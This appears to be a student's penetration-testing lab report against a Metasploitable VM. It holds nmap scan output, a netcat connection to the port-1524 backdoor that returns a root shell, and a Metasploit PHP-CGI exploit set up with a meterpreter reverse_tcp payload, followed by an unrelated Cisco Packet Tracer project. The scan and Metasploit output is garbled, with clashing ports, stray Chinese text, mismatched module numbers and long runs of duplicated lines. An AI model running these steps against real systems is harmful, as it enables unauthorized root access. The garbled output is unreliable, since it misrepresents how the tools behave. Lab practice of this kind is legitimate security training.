2049/tcp  open  nmb    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
532/tcp   open  exec    netkit-rsh rexd
1394/tcp  open  raw    raw
1395/tcp  open  raw    raw
1396/tcp  open  raw    raw
1397/tcp  open  raw    raw
1398/tcp  open  raw    raw
1399/tcp  open  raw    raw
1400/tcp  open  raw    raw
1401/tcp  open  raw    raw
1402/tcp  open  raw    raw
1403/tcp  open  raw    raw
1404/tcp  open  raw    raw
1405/tcp  open  raw    raw
1406/tcp  open  raw    raw
1407/tcp  open  raw    raw
1408/tcp  open  raw    raw
1409/tcp  open  raw    raw
1410/tcp  open  raw    raw
1411/tcp  open  raw    raw
1412/tcp  open  raw    raw
1413/tcp  open  raw    raw
1414/tcp  open  raw    raw
1415/tcp  open  raw    raw
1416/tcp  open  raw    raw
1417/tcp  open  raw    raw
1418/tcp  open  raw    raw
1419/tcp  open  raw    raw
1420/tcp  open  raw    raw
1421/tcp  open  raw    raw
1422/tcp  open  raw    raw
1423/tcp  open  raw    raw
1424/tcp  open  raw    raw
1425/tcp  open  raw    raw
1426/tcp  open  raw    raw
1427/tcp  open  raw    raw
1428/tcp  open  raw    raw
1429/tcp  open  raw    raw
1430/tcp  open  raw    raw
1431/tcp  open  raw    raw
1432/tcp  open  raw    raw
1433/tcp  open  raw    raw
1434/tcp  open  raw    raw
1435/tcp  open  raw    raw
1436/tcp  open  raw    raw
1437/tcp  open  raw    raw
1438/tcp  open  raw    raw
1439/tcp  open  raw    raw
1440/tcp  open  raw    raw
1441/tcp  open  raw    raw
1442/tcp  open  raw    raw
1443/tcp  open  raw    raw
1444/tcp  open  raw    raw
1445/tcp  open  raw    raw
1446/tcp  open  raw    raw
1447/tcp  open  raw    raw
1448/tcp  open  raw    raw
1449/tcp  open  raw    raw
1450/tcp  open  raw    raw
1451/tcp  open  raw    raw
1452/tcp  open  raw    raw
1453/tcp  open  raw    raw
1454/tcp  open  raw    raw
1455/tcp  open  raw    raw
1456/tcp  open  raw    raw
1457/tcp  open  raw    raw
1458/tcp  open  raw    raw
1459/tcp  open  raw    raw
1460/tcp  open  raw    raw
1461/tcp  open  raw    raw
1462/tcp  open  raw    raw
1463/tcp  open  raw    raw
1464/tcp  open  raw    raw
1465/tcp  open  raw    raw
1466/tcp  open  raw    raw
1467/tcp  open  raw    raw
1468/tcp  open  raw    raw
1469/tcp  open  raw    raw
1470/tcp  open  raw    raw
1471/tcp  open  raw    raw
1472/tcp  open  raw    raw
1473/tcp  open  raw    raw
1474/tcp  open  raw    raw
1475/tcp  open  raw    raw
1476/tcp  open  raw    raw
1477/tcp  open  raw    raw
1478/tcp  open  raw    raw
1479/tcp  open  raw    raw
1480/tcp  open  raw    raw
1481/tcp  open  raw    raw
1482/tcp  open  raw    raw
1483/tcp  open  raw    raw
1484/tcp  open  raw    raw
1485/tcp  open  raw    raw
1486/tcp  open  raw    raw
1487/tcp  open  raw    raw
1488/tcp  open  raw    raw
1489/tcp  open  raw    raw
1490/tcp  open  raw    raw
1491/tcp  open  raw    raw
1492/tcp  open  raw    raw
1493/tcp  open  raw    raw
1494/tcp  open  raw    raw
1495/tcp  open  raw    raw
1496/tcp  open  raw    raw
1497/tcp  open  raw    raw
1498/tcp  open  raw    raw
1499/tcp  open  raw    raw
1500/tcp  open  raw    raw
1501/tcp  open  raw    raw
1502/tcp  open  raw    raw
1503/tcp  open  raw    raw
1504/tcp  open  raw    raw
1505/tcp  open  raw    raw
1506/tcp  open  raw    raw
1507/tcp  open  raw    raw
1508/tcp  open  raw    raw
1509/tcp  open  raw    raw
1510/tcp  open  raw    raw
1511/tcp  open  raw    raw
1512/tcp  open  raw    raw
1513/tcp  open  raw    raw
1514/tcp  open  raw    raw
1515/tcp  open  raw    raw
1516/tcp  open  raw    raw
1517/tcp  open  raw    raw
1518/tcp  open  raw    raw
1519/tcp  open  raw    raw
1520/tcp  open  raw    raw
1521/tcp  open  raw    raw
1522/tcp  open  raw    raw
1523/tcp  open  raw    raw
1524/tcp  open  raw    raw
1525/tcp  open  raw    raw
1526/tcp  open  raw    raw
1527/tcp  open  raw    raw
1528/tcp  open  raw    raw
1529/tcp  open  raw    raw
1530/tcp  open  raw    raw
1531/tcp  open  raw    raw
1532/tcp  open  raw    raw
1533/tcp  open  raw    raw
1534/tcp  open  raw    raw
1535/tcp  open  raw    raw
1536/tcp  open  raw    raw
1537/tcp  open  raw    raw
1538/tcp  open  raw    raw
1539/tcp  open  raw    raw
1540/tcp  open  raw    raw
1541/tcp  open  raw    raw
1542/tcp  open  raw    raw
1543/tcp  open  raw    raw
1544/tcp  open  raw    raw
1545/tcp  open  raw    raw
1546/tcp  open  raw    raw
1547/tcp  open  raw    raw
1548/tcp  open  raw    raw
1549/tcp  open  raw    raw
1550/tcp  open  raw    raw
1551/tcp  open  raw    raw
1552/tcp  open  raw    raw
1553/tcp  open  raw    raw
1554/tcp  open  raw    raw
1555/tcp  open  raw    raw
1556/tcp  open  raw    raw
1557/tcp  open  raw    raw
1558/tcp  open  raw    raw
1559/tcp  open  raw    raw
1560/tcp  open  raw    raw
1561/tcp  open  raw    raw
1562/tcp  open  raw    raw
1563/tcp  open  raw    raw
1564/tcp  open  raw    raw
1565/tcp  open  raw    raw
1566/tcp  open  raw    raw
1567/tcp  open  raw    raw
1568/tcp  open  raw    raw
1569/tcp  open  raw    raw
1570/tcp  open  raw    raw
1571/tcp  open  raw    raw
1572/tcp  open  raw    raw
1573/tcp  open  raw    raw
1574/tcp  open  raw    raw
1575/tcp  open  raw    raw
1576/tcp  open  raw    raw
1577/tcp  open  raw    raw
1578/tcp  open  raw    raw
1579/tcp  open  raw    raw
1580/tcp  open  raw    raw
1581/tcp  open  raw    raw
1582/tcp  open  raw    raw
1583/tcp  open  raw    raw
1584/tcp  open  raw    raw
1585/tcp  open  raw    raw
1586/tcp  open  raw    raw
1587/tcp  open  raw    raw
1588/tcp  open  raw    raw
1589/tcp  open  raw    raw
1590/tcp  open  raw    raw
1591/tcp  open  raw    raw
1592/tcp  open  raw    raw
1593/tcp  open  raw    raw
1594/tcp  open  raw    raw
1595/tcp  open  raw    raw
1596/tcp  open  raw    raw
1597/tcp  open  raw    raw
1598/tcp  open  raw    raw
1599/tcp  open  raw    raw
1600/tcp  open  raw    raw
1601/tcp  open  raw    raw
1602/tcp  open  raw    raw
1603/tcp  open  raw    raw
1604/tcp  open  raw    raw
1605/tcp  open  raw    raw
1606/tcp  open  raw    raw
1607/tcp  open  raw    raw
1608/tcp  open  raw    raw
1609/tcp  open  raw    raw
1610/tcp  open  raw    raw
1611/tcp  open  raw    raw
1612/tcp  open  raw    raw
1613/tcp  open  raw    raw
1614/tcp  open  raw    raw
1615/tcp  open  raw    raw
1616/tcp  open  raw    raw
1617/tcp  open  raw    raw
1618/tcp  open  raw    raw
1619/tcp  open  raw    raw
1620/tcp  open  raw    raw
1621/tcp  open  raw    raw
1622/tcp  open  raw    raw
1623/tcp  open  raw    raw
1624/tcp  open  raw    raw
1625/tcp  open  raw    raw
1626/tcp  open  raw    raw
1627/tcp  open  raw    raw
1628/tcp  open  raw    raw
1629/tcp  open  raw    raw
1630/tcp  open  raw    raw
1631/tcp  open  raw    raw
1632/tcp  open  raw    raw
1633/tcp  open  raw    raw
1634/tcp  open  raw    raw
1635/tcp  open  raw    raw
1636/tcp  open  raw    raw
1637/tcp  open  raw    raw
1638/tcp  open  raw    raw
1639/tcp  open  raw    raw
1640/tcp  open  raw    raw
1641/tcp  open  raw    raw
1642/tcp  open  raw    raw
1643/tcp  open  raw    raw
1644/tcp  open  raw    raw
1645/tcp  open  raw    raw
1646/tcp  open  raw    raw
1647/tcp  open  raw    raw
1648/tcp  open  raw    raw
1649/tcp  open  raw    raw
1650/tcp  open  raw    raw
1651/tcp  open  raw    raw
1652/tcp  open  raw    raw
1653/tcp  open  raw    raw
1654/tcp  open  raw    raw
1655/tcp  open  raw    raw
1656/tcp  open  raw    raw
1657/tcp  open  raw    raw
1658/tcp  open  raw    raw
1659/tcp  open  raw    raw
1660/tcp  open  raw    raw
1661/tcp  open  raw    raw
1662/tcp  open  raw    raw
1663/tcp  open  raw    raw
1664/tcp  open  raw    raw
1665/tcp  open  raw    raw
1666/tcp  open  raw    raw
1667/tcp  open  raw    raw
1668/tcp  open  raw    raw
1669/tcp  open  raw    raw
1670/tcp  open  raw    raw
1671/tcp  open  raw    raw
1672/tcp  open  raw    raw
1673/tcp  open  raw    raw
1674/tcp  open  raw    raw
1675/tcp  open  raw    raw
1676/tcp  open  raw    raw
1677/tcp  open  raw    raw
1678/tcp  open  raw    raw
1679/tcp  open  raw    raw
1680/tcp  open  raw    raw
1681/tcp  open  raw    raw
1682/tcp  open  raw    raw
1683/tcp  open  raw    raw
1684/tcp  open  raw    raw
1685/tcp  open  raw    raw
1686/tcp  open  raw    raw
1687/tcp  open  raw    raw
1688/tcp  open  raw    raw
1689/tcp  open  raw    raw
1690/tcp  open  raw    raw
1691/tcp  open  raw    raw
1692/tcp  open  raw    raw
1693/tcp  open  raw    raw
1694/tcp  open  raw    raw
1695/tcp  open  raw    raw
1696/tcp  open  raw    raw
1697/tcp  open  raw    raw
1698/tcp  open  raw    raw
1699/tcp  open  raw    raw
1700/tcp  open  raw    raw
1701/tcp  open  raw    raw
1702/tcp  open  raw    raw
1703/tcp  open  raw    raw
1704/tcp  open  raw    raw
1705/tcp  open  raw    raw
1706/tcp  open  raw    raw
1707/tcp  open  raw    raw
1708/tcp  open  raw    raw
1709/tcp  open  raw    raw
1710/tcp  open  raw    raw
1711/tcp  open  raw    raw
1712/tcp  open  raw    raw
1713/tcp  open  raw    raw
1714/tcp  open  raw    raw
1715/tcp  open  raw    raw
1716/tcp  open  raw    raw
1717/tcp  open  raw    raw
1718/tcp  open  raw    raw
1719/tcp  open  raw    raw
1720/tcp  open  raw    raw
1721/tcp  open  raw    raw
1722/tcp  open  raw    raw
1723/tcp  open  raw    raw
1724/tcp  open  raw    raw
1725/tcp  open  raw    raw
1726/tcp  open  raw    raw
1727/tcp  open  raw    raw
1728/tcp  open  raw    raw
1729/tcp  open  raw    raw
1730/tcp  open  raw    raw
1731/tcp  open  raw    raw
1732/tcp  open  raw    raw
1733/tcp  open  raw    raw
1734/tcp  open  raw    raw
1735/tcp  open  raw    raw
1736/tcp  open  raw    raw
1737/tcp  open  raw    raw
1738/tcp  open  raw    raw
1739/tcp  open  raw    raw
1740/tcp  open  raw    raw
1741/tcp  open  raw    raw
1742/tcp  open  raw    raw
1743/tcp  open  raw    raw
1744/tcp  open  raw    raw
1745/tcp  open  raw    raw
1746/tcp  open  raw    raw
1747/tcp  open  raw    raw
1748/tcp  open  raw    raw
1749/tcp  open  raw    raw
1750/tcp  open  raw    raw
1751/tcp  open  raw    raw
1752/tcp  open  raw    raw
1753/tcp  open  raw    raw
1754/tcp  open  raw    raw
1755/tcp  open  raw    raw
1756/tcp  open  raw    raw
1757/tcp  open  raw    raw
1758/tcp  open  raw    raw
1759/tcp  open  raw    raw
1760/tcp  open  raw    raw
1761/tcp  open  raw    raw
1762/tcp  open  raw    raw
1763/tcp  open  raw    raw
1764/tcp  open  raw    raw
1765/tcp  open  raw    raw
1766/tcp  open  raw    raw
1767/tcp  open  raw    raw
1768/tcp  open  raw    raw
1769/tcp  open  raw    raw
1770/tcp  open  raw    raw
1771/tcp  open  raw    raw
1772/tcp  open  raw    raw
1773/tcp  open  raw    raw
1774/tcp  open  raw    raw
1775/tcp  open  raw    raw
1776/tcp  open  raw    raw
1777/tcp  open  raw    raw
1778/tcp  open  raw    raw
1779/tcp  open  raw    raw
1780/tcp  open  raw    raw
1781/tcp  open  raw    raw
1782/tcp  open  raw    raw
1783/tcp  open  raw    raw
1784/tcp  open  raw    raw
1785/tcp  open  raw    raw
1786/tcp  open  raw    raw
1787/tcp  open  raw    raw
1788/tcp  open  raw    raw
1789/tcp  open  raw    raw
1790/tcp  open  raw    raw
1791/tcp  open  raw    raw
1792/tcp  open  raw    raw
1793/tcp  open  raw    raw
1794/tcp  open  raw    raw
1795/tcp  open  raw    raw
1796/tcp  open  raw    raw
1797/tcp  open  raw    raw
1798/tcp  open  raw    raw
1799/tcp  open  raw    raw
1800/tcp  open  raw    raw
1801/tcp  open  raw    raw
1802/tcp  open  raw    raw
1803/tcp  open  raw    raw
1804/tcp  open  raw    raw
1805/tcp  open  raw    raw
1806/tcp  open  raw    raw
1807/tcp  open  raw    raw
1808/tcp  open  raw    raw
1809/tcp  open  raw    raw
1810/tcp  open  raw    raw
1811/tcp  open  raw    raw
1812/tcp  open  raw    raw
1813/tcp  open  raw    raw
1814/tcp  open  raw    raw
1815/tcp  open  raw    raw
1816/tcp  open  raw    raw
1817/tcp  open  raw    raw
1818/tcp  open  raw    raw
1819/tcp  open  raw    raw
1820/tcp  open  raw    raw
1821/tcp  open  raw    raw
1822/tcp  open  raw    raw
1823/tcp  open  raw    raw
1824/tcp  open  raw    raw
1825/tcp  open  raw    raw
1826/tcp  open  raw    raw
1827/tcp  open  raw    raw
1828/tcp  open  raw    raw
1829/tcp  open  raw    raw
1830/tcp  open  raw    raw
1831/tcp  open  raw    raw
1832/tcp  open  raw    raw
1833/tcp  open  raw    raw
1834/tcp  open  raw    raw
1835/tcp  open  raw    raw
1836/tcp  open  raw    raw
1837/tcp  open  raw    raw
1838/tcp  open  raw    raw
1839/tcp  open  raw    raw
1840/tcp  open  raw    raw
1841/tcp  open  raw    raw
1842/tcp  open  raw    raw
1843/tcp  open  raw    raw
1844/tcp  open  raw    raw
1845/tcp  open  raw    raw
1846/tcp  open  raw    raw
1847/tcp  open  raw    raw
1848/tcp  open  raw    raw
1849/tcp  open  raw    raw
1850/tcp  open  raw    raw
1851/tcp  open  raw    raw
1852/tcp  open  raw    raw
1853/tcp  open  raw    raw
1854/tcp  open  raw    raw
1855/tcp  open  raw    raw
1856/tcp  open  raw    raw
1857/tcp  open  raw    raw
1858/tcp  open  raw    raw
1859/tcp  open  raw    raw
1860/tcp  open  raw    raw
1861/tcp  open  raw    raw
1862/tcp  open  raw    raw
1863/tcp  open  raw    raw
1864/tcp  open  raw    raw
1865/tcp  open  raw    raw
1866/tcp  open  raw    raw
1867/tcp  open  raw    raw
1868/tcp  open  raw    raw
1869/tcp  open  raw    raw
1870/tcp  open  raw    raw
1871/tcp  open  raw    raw
1872/tcp  open  raw    raw
1873/tcp  open  raw    raw
1874/tcp  open  raw    raw
1875/tcp  open  raw    raw
1876/tcp  open  raw    raw
1877/tcp  open  raw    raw
1878/tcp  open  raw    raw
1879/tcp  open  raw    raw
1880/tcp  open  raw    raw
1881/tcp  open  raw    raw
1882/tcp  open  raw    raw
1883/tcp  open  raw    raw
1884/tcp  open  raw    raw
1885/tcp  open  raw    raw
1886/tcp  open  raw    raw
1887/tcp  open  raw    raw
1888/tcp  open  raw    raw
1889/tcp  open  raw    raw
1890/tcp  open  raw    raw
1891/tcp  open  raw    raw
1892/tcp  open  raw    raw
1893/tcp  open  raw    raw
1894/tcp  open  raw    raw
1895/tcp  open  raw    raw
1896/tcp  open  raw    raw
1897/tcp  open  raw    raw
1898/tcp  open  raw    raw
1899/tcp  open  raw    raw
1900/tcp  open  raw    raw
1901/tcp  open  raw    raw
1902/tcp  open  raw    raw
1903/tcp  open  raw    raw
1904/tcp  open  raw    raw
1905/tcp  open  raw    raw
1906/tcp  open  raw    raw
1907/tcp  open  raw    raw
1908/tcp  open  raw    raw
1909/tcp  open  raw    raw
1910/tcp  open  raw    raw
1911/tcp  open  raw    raw
1912/tcp  open  raw    raw
1913/tcp  open  raw    raw
1914/tcp  open  raw    raw
1915/tcp  open  raw    raw
1916/tcp  open  raw    raw
1917/tcp  open  raw    raw
1918/tcp  open  raw    raw
1919/tcp  open  raw    raw
1920/tcp  open  raw    raw
1921/tcp  open  raw    raw
1922/tcp  open  raw    raw
1923/tcp  open  raw    raw
1924/tcp  open  raw    raw
1925/tcp  open  raw    raw
1926/tcp  open  raw    raw
1927/tcp  open  raw    raw
1928/tcp  open  raw    raw
1929/tcp  open  raw    raw
1930/tcp  open  raw    raw
1931/tcp  open  raw    raw
1932/tcp  open  raw    raw
1933/tcp  open  raw    raw
1934/tcp  open  raw    raw
1935/tcp  open  raw    raw
1936/tcp  open  raw    raw
1937/tcp  open  raw    raw
1938/tcp  open  raw    raw
1939/tcp  open  raw    raw
1940/tcp  open  raw    raw
1941/tcp  open  raw    raw
1942/tcp  open  raw    raw
1943/tcp  open  raw    raw
1944/tcp  open  raw    raw
1945/tcp  open  raw    raw
1946/tcp  open  raw    raw
1947/tcp  open  raw    raw
1948/tcp  open  raw    raw
1949/tcp  open  raw    raw
1950/tcp  open  raw    raw
1951/tcp  open  raw    raw
1952/tcp  open  raw    raw
1953/tcp  open  raw    raw
1954/tcp  open  raw    raw
1955/tcp  open  raw    raw
1956/tcp  open  raw    raw
1957/tcp  open  raw    raw
1958/tcp  open  raw    raw
1959/tcp  open  raw    raw
1960/tcp  open  raw    raw
1961/tcp  open  raw    raw
1962/tcp  open  raw    raw
1963/tcp  open  raw    raw
1964/tcp  open  raw    raw
1965/tcp  open  raw    raw
1966/tcp  open  raw    raw
1967/tcp  open  raw    raw
1968/tcp  open  raw    raw
1969/tcp  open  raw    raw
1970/tcp  open  raw    raw
1971/tcp  open  raw    raw
1972/tcp  open  raw    raw
1973/tcp  open  raw    raw
1974/tcp  open  raw    raw
1975/tcp  open  raw    raw
1976/tcp  open  raw    raw
1977/tcp  open  raw    raw
1978/tcp  open  raw    raw
1979/tcp  open  raw    raw
1980/tcp  open  raw    raw
1981/tcp  open  raw    raw
1982/tcp  open  raw    raw
1983/tcp  open  raw    raw
1984/tcp  open  raw    raw
1985/tcp  open  raw    raw
1986/tcp  open  raw    raw
1987/tcp  open  raw    raw
1988/tcp  open  raw    raw
1989/tcp  open  raw    raw
1990/tcp  open  raw    raw
1991/tcp  open  raw    raw
1992/tcp  open  raw    raw
1993/tcp  open  raw    raw
1994/tcp  open  raw    raw
1995/tcp  open  raw    raw
1996/tcp  open  raw    raw
1997/tcp  open  raw    raw
1998/tcp  open  raw    raw
1999/tcp  open  raw    raw
19000/tcp open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
138/tcp   open  netbios-ssn  Samba nmbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  exec    netkit-rsh rexd
514/tcp   open  rsh    rshd
515/tcp   open  login   OpenBSD or Solaris rlogin
516/tcp   open  rlogin  rlogind
517/tcp   open  raw    raw
518/tcp   open  raw    raw
519/tcp   open  raw    raw
520/tcp   open  raw    raw
521/tcp   open  raw    raw
522/tcp   open  raw    raw
523/tcp   open  raw    raw
524/tcp   open  raw    raw
525/tcp   open  raw    raw
526/tcp   open  raw    raw
527/tcp   open  raw    raw
528/tcp   open  raw    raw
529/tcp   open  raw    raw
530/tcp   open  raw    raw
531/tcp   open  raw    raw
532/tcp   open  raw    raw
533/tcp   open  raw    raw
534/tcp   open  raw    raw
535/tcp   open  raw    raw
536/tcp   open  raw    raw
537/tcp   open  raw    raw
538/tcp   open  raw    raw
539/tcp   open  raw    raw
540/tcp   open  raw    raw
541/tcp   open  raw    raw
542/tcp   open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
543/tcp   open  raw    raw
544/tcp   open  raw    raw
545/tcp   open  raw    raw
546/tcp   open  raw    raw
547/tcp   open  raw    raw
548/tcp   open  raw    raw
549/tcp   open  raw    raw
550/tcp   open  raw    raw
551/tcp   open  raw    raw
552/tcp   open  raw    raw
553/tcp   open  raw    raw
554/tcp   open  raw    raw
555/tcp   open  raw    raw
556/tcp   open  raw    raw
557/tcp   open  raw    raw
558/tcp   open  raw    raw
559/tcp   open  raw    raw
560/tcp   open  raw    raw
561/tcp   open  raw    raw
562/tcp   open  raw    raw
563/tcp   open  raw    raw
564/tcp   open  raw    raw
565/tcp   open  raw    raw
566/tcp   open  raw    raw
567/tcp   open  raw    raw
568/tcp   open  raw    raw
569/tcp   open  raw    raw
570/tcp   open  raw    raw
571/tcp   open  raw    raw
572/tcp   open  raw    raw
573/tcp   open  raw    raw
574/tcp   open  raw    raw
575/tcp   open  raw    raw
576/tcp   open  raw    raw
577/tcp   open  raw    raw
578/tcp   open  raw    raw
579/tcp   open  raw    raw
580/tcp   open  raw    raw
581/tcp   open  raw    raw
582/tcp   open  raw    raw
583/tcp   open  raw    raw
584/tcp   open  raw    raw
585/tcp   open  raw    raw
586/tcp   open  raw    raw
587/tcp   open  raw    raw
588/tcp   open  raw    raw
589/tcp   open  raw    raw
590/tcp   open  raw    raw
591/tcp   open  raw    raw
592/tcp   open  raw    raw
593/tcp   open  raw    raw
594/tcp   open  raw    raw
595/tcp   open  raw    raw
596/tcp   open  raw    raw
597/tcp   open  raw    raw
598/tcp   open  raw    raw
599/tcp   open  raw    raw
51000/tcp open  raw    raw
Service detection done. Please report any incorrect results at https://nmap.org/submit/ .
nmap done: 1 IP address (1 host up) scanned in 12.49 seconds

--- root@kali: /home/kali
# nc 192.168.56.102 1524
root@metasploitable:~# uname -a
Linux metasploitable 4.15.0-102-generic #103-Ubuntu SMP Thu Apr 10 13:58:00 UTC 2018 i686 GNU/Linux
root@metasploitable:~# whoami
root
root@metasploitable:~# ls
bin
boot
csrcm
dev
etc
home
initrd
lib
lost+found
```

EXPLOITING METASPOITABLE USING HTTP

First check the Ip of the metasploitable, then enter the command nmap -sV 192.168.56.102 to check the port which is open. Then check for http, set the rhosts, payloads, show options and at last hit run or exploit.

A screenshot of a Kali Linux desktop environment within Oracle VM VirtualBox. The top bar shows the title 'kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox' and the system tray with icons for battery, signal, and temperature. Below the title bar is a standard Windows-style menu bar with File, Machine, View, Input, Devices, Help. The main window is a terminal session titled 'root@kali:~\$'. It displays the results of an 'nmap' scan of the host machine, showing various open ports and services. Below the scan results is a 'Service detection performed.' message. The terminal then switches to 'msfconsole', showing a complex exploit payload structure. At the bottom of the terminal, Metasploit tips are displayed. The desktop background is a dark blue with the Kali Linux logo in the center. The taskbar at the bottom shows various application icons.

```
kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
C:\ | 1 2 3 4 | 5

root@kali:~# msf auxiliary(scanner/http/http_version)
msf > use auxiliary/scanner/http/http_version
msf auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name  Current Setting Required Description
PROXIES    no   A proxy chain of format type:host:port[,type:host:port][...]
HOSTS    192.168.56.102 yes   The target hosts (IP), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT    80      yes   The target port (TCP)
SSL     false   no    Negotiate SSL/TLS for outgoing connections
THREADS 1       yes   The number of concurrent threads (max one per host)
VHOST   no      no    HTTP server virtual host

View the full module info with the info or info -d command.
msf auxiliary(scanner/http/http_version) > set ports 192.168.56.102
msf auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules

# Name                                     Disclosure Date  Rank    Check  Description
0 exploit/multi/http/php_license           2012-01-05  excellent Yes   OPS  license Remote Command Execution
1 exploit/windows/http/php_cgi_rce_injection 2013-01-01  excellent Yes   OPS  http://php_cgi_rce_injection
2 exploit/windows/http/php_apache_request_headers_b6f 2012-05-09  normal  No    apache_request_headers Function Overflow

Interact with a module by name or index. For example info 1, use 2 or use exploit/windows/http/php_apache_request_headers_b6f

msf auxiliary(scanner/http/http_version) > use 3
[*]选用模块 configured, 导致其自动运行 reverse_tcp
msf exploit(scanner/http/php_cgi_rce_injection) > show options

Module options (exploit/multi/http/php_cgi_rce_injection):
Name  Current Setting Required Description
PROXIES    false   no    Exclude proxy
HOSTS    192.168.56.102 yes   The target hosts (IP), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT    80      yes   The target port (TCP)
SSL     false   no    Negotiate SSL/TLS for outgoing connections
THREADS 1       yes   The number of concurrent threads (max one per host)
URLENCODED 0      yes   Level of URL URLENCODED and padding (0 for minimum)
VHOST   no      no    HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set hosts 192.168.56.102
hosts => 192.168.56.102
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false yes Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI ENCODING and padding (@# minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

PERFORM NETWORK SCANNING USING THE NMAP COMMANDS

- a) nmap -p
 - b) nmap -sV
 - c) nmap -sT
 - d) nmap -O
 - e) nmap -A
 - f) nmap -Pt

- First, we use ifconfig in order to receive the ip address of the kali and then we use nbtscan inorder to receive the ip of the target or metasploitable.
 - Nmap -p is used to scan the port, we can also use the -p along with port no in order to obtain the details of the port like service, state.
 - Nmap -sT is used to scan the tcp port and -sU is used to scan the udp port.
 - nnmap -A is an aggressive scanning it performs aggressive test such as remote OS detection.Service or version detection.
 - nmap -sU is used to scan the udp port and get the complete details.


```

root@kali:~# netdiscover -w 192.168.56.0/24
[...]
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-QICCGV1A <server> <unknown> 00:0C:27:0B:00:04
192.168.56.102 METASPOITABLE <server> METASPOITABLE 00:0B:0E:00:09:00
192.168.56.255 Sendo failed: Permission denied

root@kali:~# nmap -O 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 06:56 EDT
nmap: warning: Using --script to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00005s latency).
Not shown: 977 closed TCP ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
3389/tcp  open  msTerminalServices
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  logon
514/tcp   open  shell
1099/tcp  open  rmiregistry
1521/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
6000/tcp  open  X11
6007/tcp  open  irc
8080/tcp  open  http-proxy
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Device type: general purpose
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds

```

NETWORKING PROJECT ON FIRE EXTINGUISHER USING CISCO PACKET TRACER

Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool. This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified. To implement this, we required mainly 4 components they are the server, water sprinkler, smoke detector, and 3 cars that emits the smoke.

